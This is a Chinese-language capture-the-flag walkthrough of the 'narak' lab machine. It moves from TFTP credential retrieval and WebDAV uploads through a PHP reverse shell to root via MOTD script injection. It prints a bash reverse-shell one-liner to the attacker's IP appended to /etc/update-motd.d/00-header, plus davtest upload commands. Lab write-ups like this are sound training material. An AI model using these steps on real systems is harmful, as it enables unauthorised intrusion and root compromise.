

narak

信息收集

nmap初探

探测开放端口
22, 80
UDP开放了tftp

目录扫描

爆破出tips.txt webdav
Hint to open the door of narak can be found in creds.txt.
但是不知道路径尝试都没有

tftp

tftp 192.168.1.12 登录
binary 开启二进制传输
prompt关闭交互

尝试获取creds.txt
get creds.txt
得到eWFtZG9vdDpTd2FyZW==
看起来是base64, -d解码得到yamdoot:Swarg

webdav渗透

webdav收集信息

尝试登录webdav
登录成功, 但是目录下啥也没有


看一下webdav是什么东西: 网络存储文件共享
searchsploit 看看有没有漏洞, 发现有, 但是都不太符合

收集到davtest工具可以扫描webdav路径

davtest探测

```
davtest -url http://192.168.1.12/webdav -auth yamdoot:Swarg
```

-auth 指定用户名称和密码



```
(pduck@kali) ~/usr/share
$ davtest -url http://192.168.1.12/webdav -auth yamdoot:Swarg
*****
Testing DAV connection
*****
OPEN SUCCEEDED: http://192.168.1.12/webdav
*****
NOTE Random string for this session: 4XF1maR64GXd
*****
Creating directory
MKCOL SUCCEEDED: Created http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd
*****
Sending test files
PUT cgi SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cgi
PUT pl SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.pl
PUT cfm SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cfm
PUT jsp SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.jsp
PUT txt SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.txt
PUT shtml SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.shtml
PUT jhtml SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.jhtml
PUT asp SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.asp
PUT aspx SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.aspx
PUT html SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.html
PUT php SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.php
*****
Checking for test file execution
EXEC cgi FAIL
EXEC pl FAIL
EXEC cfm FAIL
EXEC jsp FAIL
EXEC txt SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.txt
EXEC shtml FAIL
EXEC jhtml FAIL
EXEC asp FAIL
EXEC aspx FAIL
EXEC html SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.html
EXEC php SUCCEEDED: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.php
EXEC php FAIL
*****
/usr/bin/davtest Summary:
Created: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cgi
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.pl
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cfm
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.jsp
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.txt
PUT File: http://192.168.1.12/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.shtml
```

发现，txt,php,html都可以上传

```
davtest -url http://192.168.1.12/webdav -uploadfile php-reverse-shell.php -
uploadloc a.php
```

kali自带的php反弹shell /usr/share/websHELLs/php/php-reverse-shell.php

-uploadfile 指定上传文件

-uploadloc 指定文件名称

nc 开启监听

提权

```
export TERM=xterm-color ,添加环境变量使得可以使用clear等
python3 -c 'import pty;pty.spawn("/bin/bash")'

find / -writable -type f 2>/dev/null | grep -v "proc"
```

```
---(pduck@kali)~[~/Redteam/narak]
--$ sudo nc -lvnp 4444
[sudo] password for pduck:
[listening on any] 4444 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.12] 35272
linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
01:26:06 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
gid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ find / -writable -type f 2>/dev/null | grep -v "proc"
find / -writable -type f 2>/dev/null | grep -v "proc"
/mnt/hell.sh
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.access
/sys/fs/cgroup/memory/cgroup.event_control
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/80-esm
/etc/update-motd.d/80-livepatch
/etc/update-motd.d/10-help-text
/etc/apache2/users.password
/var/www/webdav/b.php
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.jsp
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.asp
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.php
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.aspx
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.txt
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.html
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.jhtml
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cgi
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.cfm
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.shtml
/var/www/webdav/DavTestDir_4XF1maR64GXd/davtest_4XF1maR64GXd.pl
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.cgi
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.cfm
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.aspx
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.html
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.shtml
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.pl
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.jsp
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.asp
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.php
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.jhtml
/var/www/webdav/DavTestDir_0KOYat/davtest_0KOYat.txt
```

cat /mnt/hell.sh 发现一串字符

```
--[----->+<]>---.+++++.+.+++++.---.+++[->++++<]>++.+++++.---[--->+<]>---.-----
-.++++.
```

gpt 回答是brainfuck 语言

在线解密

chitragupt

猜测是密码

看系统有哪些用户

yamdoot narak inferno

MOTD提权


最终发现inferno可以登录ssh

在登录的时候出现欢迎界面，猜测有motd提权的可能性

可写文件发现，/etc/update-motd.d/路径下的文件就是欢迎界面的内容

```
echo "bash -c 'bash -i >& /dev/tcp/192.168.1.3/4444 0>&1'" >> 00-header
```

重新ssh登录得到root



```
root@ubuntu:/home/narak# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
NARAK

Root Flag: {9440aee508b6215995219c58c8ba4b45}

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/hackinarticles

Jeenali Kothari : https://www.linkedin.com/in/jeenali-kothari/

+-----+ +-----+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+-----+ +-----+

root@ubuntu:/root#
```